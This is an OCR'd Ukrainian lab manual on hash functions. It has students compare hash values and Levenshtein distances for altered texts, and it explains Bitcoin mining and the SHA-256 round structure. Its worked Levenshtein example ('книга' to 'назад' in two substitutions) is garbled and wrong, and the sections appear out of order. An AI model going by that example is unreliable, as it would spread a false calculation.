
Існує багато алгоритмів хешування з різними характеристиками (розряд, обчислювальна складність, крипто-стійкість і т.д.). Вибір функції хешу визначається специфікою проблеми, яку необхідно вирішити.

Важливо розуміти, чи дані були пошкоджені або була зроблена спроба фальсифікувати його. За допомогою програми хешування можна визначити, чи дані були змінені або залишилися незмінними. Програма хешування перетворює дані або файл за допомогою функції хешування, яка видає певне значення (зазвичай набагато коротше, ніж самі вихідні дані).


Необхідни ресурси – ПК с доступом до мережі Інтернет, текстовий редактор, таблічний процесор Excel (або аналог для складання графіків)

1. За допомогою найпростішого текстового (Notepad або подібного) редактору створить текстовий файл на 1-2 сторінки (скопуйте перши три абзацу тексту з сторінки Wikipedia про Bitcoin).






2. Збережіть текст у файлі з ім'ям Text.txt




3. У початковому файлі видалить один символ в початку, середині та наприкінці тексту та збережіть його під другим ім'ям.
4. Повторить крок 3 для двох та трьох символів.
5. Для кожного зміненого тексту за допомогою сервису https://planetcalc.com/1721/ на розрахуйте Відстань Левенштейну між двома початковим та зміненим текстом (*це кількість видалень, вставок або підстановок, необхідних для перетворення вихідного рядка в цільовий рядок. Наприклад, якщо джерелом є "книга", а ціллю є "назад", для перетворення "книги" у "назад" вам потрібно буде змінити спочатку "о" на "а", друге "о" на "с", без додаткових видалення та вставки, таким чином, відстань Левенштейну буде 2. Це має широкий спектр застосувань, наприклад, перевірку правопису, системи корекції для оптичного розпізнавання символів тощо.*



Занесіть ці дані у таблицю.

Дані для розрахунку	Відстань Левінштейну для модифікованих значень https://planetcalc.com/1721/		
	З видаленим символом у початку файлу	З видаленим символом у середині файлу	З видаленим символом наприкінці файлу
Text.txt	…	…	…


6. За допомогою сервісу онлайн обчислення значень хеш функцій, https://www.browserling.com/tools/all-hashes обчислить значення хеш функцій для початкового та модифікованого тексту. Занесіть ці дані у таблицю.




Дані для розрахунку	Значення хеш-функції https://www.browserling.com/tools/all-hashes				Відстань Левінштейну для модифікованих значень https://planetcalc.com/1721/		
	Файл без змін	З видаленим символом у початку	З видаленим символом у середині	З видаленим символом наприкінці	З видаленим символом у початку файлу	З видаленим символом у середині файлу	З видаленим символом наприкінці файлу
Text.txt	…				…	…	…
NTLM	…						
MD2	…						
MD4	…						
MD5	…						
…							
Adler32	…						
Whirlpool	…						

7. Розрахуйте значення відстані Левінштейну для значень хеш-функцій у порівнянні знаяення хеш-функції для файлу без змін.

Дані для розрахунку	Значення хеш-функції https://www.browserling.com/tools/all-hashes				Відстань Левінштейну для модифікованих значень https://planetcalc.com/1721/		
	Файл без змін	З видаленим символом	З видаленим символом	З видаленим символом	З видаленим символом у початку файлу	З видаленим символом у середині файлу	З видаленим символом наприкінці файлу
Text.txt	…				…	…	…
NTLM	…						
MD2	…						
MD4	…						
MD5	…						
…							
Adler32	…						
Whirlpool	798EF52B1F68F2F4B5E7C4739A56893D						



https://planetcalc.com/1721



8. Проаналізуйте залежність значення відстані Левінштейну для хеш-функцій від зміни інформації у початковому файлі, складіть графік цієї залежності.
9. Побудуйте графік цієї залежності.
10. Відповісти на запитання
    - Чому значення хеш-фнкцій мають різне значення?
    - Наскільки відрізняються значення хеш-функції для файлу в залежності від місця зміни символу?
    - Наскільки відрізняються відстань Левінштейну для файлу в залежності від місця зміни символу?
11. Зробить висновки та складіть звіт з лабораторної роботи

Теоретична частина

Процес видобутку криптовалют шляхом знаходження хешу за допомогою обчислювальної потужності обчислювального пристрою (CPU, GPU, спеціальні пристрої ASIC) і присвоювання його блоку всередині блокчейну називається **майнінгом**.

Вперше Майнінг був запущений саме на центральному процесорі творцем біткоїну Сатоши Накамото . На зорі епохи криптовалют, коли біткоін коштував кілька центів, майнінг навіть на вельми середньому центральному процесорі був дуже ефективним, єдине що, ціна біткоіни в кілька центів тоді компенсувала даний феномен.

На практиці в подальшому, з розвитком кріптовалютной індустрії естафету майнінгу взяли на себе спочатку відеокарти , а після ASIC-Майнер (Application Specific Integrated Circuit) - спеціалізовані високопродуктивні пристрої. Так, обчислювальна потужність яку вони надавали, залишила поза грою як центральні процесори, так і відеокарти.

Але майнинг за допомогою процессору персонального компьютеру є найбільш доступнішим, тому ознійомимся з ним на лабораторних заняттях.

Майнінг на процесорі доступний практично кожному власникові персонального комп'ютера. Однак через постійно збільшується складності мережі популярних криптовалют, таких як Bitcoin , Ethereum , Litecoin і так далі, їх Майнінг на процесорі не є ефективним з точки зору рентабельності .

В основі процесу майнингу лежить рішення задачі пошуку хеш-функції на вхідних даних яка відповідає заданим параметрам. Криптографічна функція хешування на вхід отримує блок з даними, а видає невеликий, але непередбачуваний, вихід. Вона спроектована так, що не існує швидкого способу отримати потрібний вихід, і ви повинні продовжувати перебір поки не знайдете підходяще значення. Біткойн використовує SHA-256 в якості такої функції. Причому для посилення стійкості SHA-256 застосовується до блоку двічі і називається вже подвійним SHA-256.


У біткоїні критерієм валідності хешу є достатня кількість нулів на його початку. Знайти такий хеш так само складно, як, наприклад, знайти номер машини або телефону, який закінчується на кілька нулів. Але, звичайно, для хешу це експоненціальне складніше. На поточний момент, правильний хеш повинен містити приблизно 17 стартових нулів, чому задовольняє тільки 1 з $1.4x10^{20}$. Якщо провести аналогію, то знайти таке значення складніше, ніж виявити конкретну частинку серед всього піску на Землі .

На схемі нижче показаний типовий блоків ланцюжку і його хеш. Жовтим виділені байти, які і беруть участь в процесі хешування. В даному прикладі хеш валидний і має достатню кількість нулів у своєму початку. Однак це нечастий випадок, і зазвичай доводиться перебирати значення поля nonce або інших доступних для зміни даних.

блоку біткоїну

SHA-256

Алгоритм працює з даними, розбитими на блоки по 512 біт (64 байт), криптографически їх змішує і видає 256-бітний (32 байта) хеш. SHA-256 складається з відносно простого раунду, що повторюється 64 рази. Знизу, як раз, і показаний такий раунд, який бере на вхід 8 4-байтових слів - від A до H.



Один раунд SHA-256 для восьми вхідних слів АН.

Сині блоки нелінійно перемішують біти для ускладнення криптографічного аналізу. Причому для ще більшої надійності використовуються різні функції перемішування (якщо ви зможете знайти математичну лазівку для швидкого генерування валідних хеш, то візьмете під контроль весь процес Майнінг біткойнов).

Функція більшості (Ма блок) побитово працює зі словами A, B і C. Для кожної бітової позиції вона повертає 0, якщо більшість вхідних бітів в цій позиції - нулі, інакше поверне 1.

Блок Σ0 циклічно зсуває A на 2 біти, потім вихідне слово A циклічно зсувається на 13 біт, і, аналогічно, на 22 біта. Утворені три зсунуті версії A побитово складаються по модулю 2 (звичайний xor, (A ror 2) xor (A ror 13) xor (A ror 22)).

Ch реалізує функцію вибору. На кожній бітової позиції перевіряється біт з E, якщо він дорівнює одиниці, то на вихід йде біт з F з цієї позиції, інакше біт з G. Таким чином, біти з F і G перемішуються, виходячи із значення E.


Σ1 за структурою аналогічний Σ0 , але працює зі словом E, а відповідні зсувні константи - 6, 11 і 25.

Червоні блоки виконують 32-бітове складання, формуючи нові значення для вихідних слів A і E. Значення W t генерується на основі вхідних даних (це відбувається в тій ділянці алгоритму, який отримує і обробляє хешіруемие дані. Він поза нашого розгляду). K t - своя константа для кожного раунду. [2]

На схемі зверху помітно, що тільки A і E змінюються за один криптографічний раунд. Решта слова не змінюються, але зсуваються на


виході - старе A перетворюється в вихідну B, старе B - в нове C, і так далі. Хоча окремий раунд алгоритму не сильно змінює дані, але після 64 раундів, вхідна інформація буде повністю зашифрованою. [3]

На відео показано як можна пройти всі описані кроки з допомогою ручки і паперу, це зайняло 16 хвилин, 45 секунд.



Записуємо слова від A до H в шістнадцятковій формі, і під кожним зробимо переклад в двійковий вигляд. Результат виконання блоку Ma знаходиться під словом C, а значення A після зрушень і сам вихід Σ0 розташовуються над рядком з A. Функція вибору з'являється під G, і, нарешті, відповідні зсунуті версії E і значення після блоку Σ1 йдуть над рядком з E. В нижньому правому куті на присутніх справ складання, результат якого бере участь в обчисленні нового A, і нового E (перші три червоних блоку підсумовування). Справа зверху розраховане нове значення A, а посередині розташовується вже розрахунок нового значення E. Всі ці кроки обговорювалися вище і легко можуть бути відслідковані на схемі.

Крім того раунду, що показаний в відео, проведено ще один - останній 64-ий хешіруюшій раунд для конкретного біткойн-блоку. На фотографії значення хеша виділено жовтим. Кількість нулів підтверджує, що це валідний біткойн-хеш. Зауважте, що нулі розташовуються в кінці хеша, а не на початку. Причина полягає в тому, що біткойн, просто-напросто, перевертає байти отримані SHA-256.



Останній раунд SHA-256, в результаті якого видно успішно знайдений біткоїн-блок.

Тобто у блокчейн-операціях широко використовуються хеш функції. Проаналізуємо їх практичне властивості щодо контролю цілісності інформації.

ЛАБОРАТОРНА РОБОТА №12 АНАЛІЗ ФУНКЦІОНУВАННЯ ДЕЦЕНТРАЛІЗОВАНОЇ ПЛАТІЖНОЇ СИСТЕМИ BITCOIN. ДОСЛІДЖЕННЯ МЕТОДІВ ЗАХИСТУ КРИПТОВАЛЮТИ.

Мета роботи Дослідити роботу облікової платіжної системі, яка побудована на Bitcoin мережі, перевірити теоретичні знання та набути практичних навичок щодо роботи з інтерфейсом Bitcoin мережі. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Дослідити принципи функціонування криптовалют на прикладі BITCOIN.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.

3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
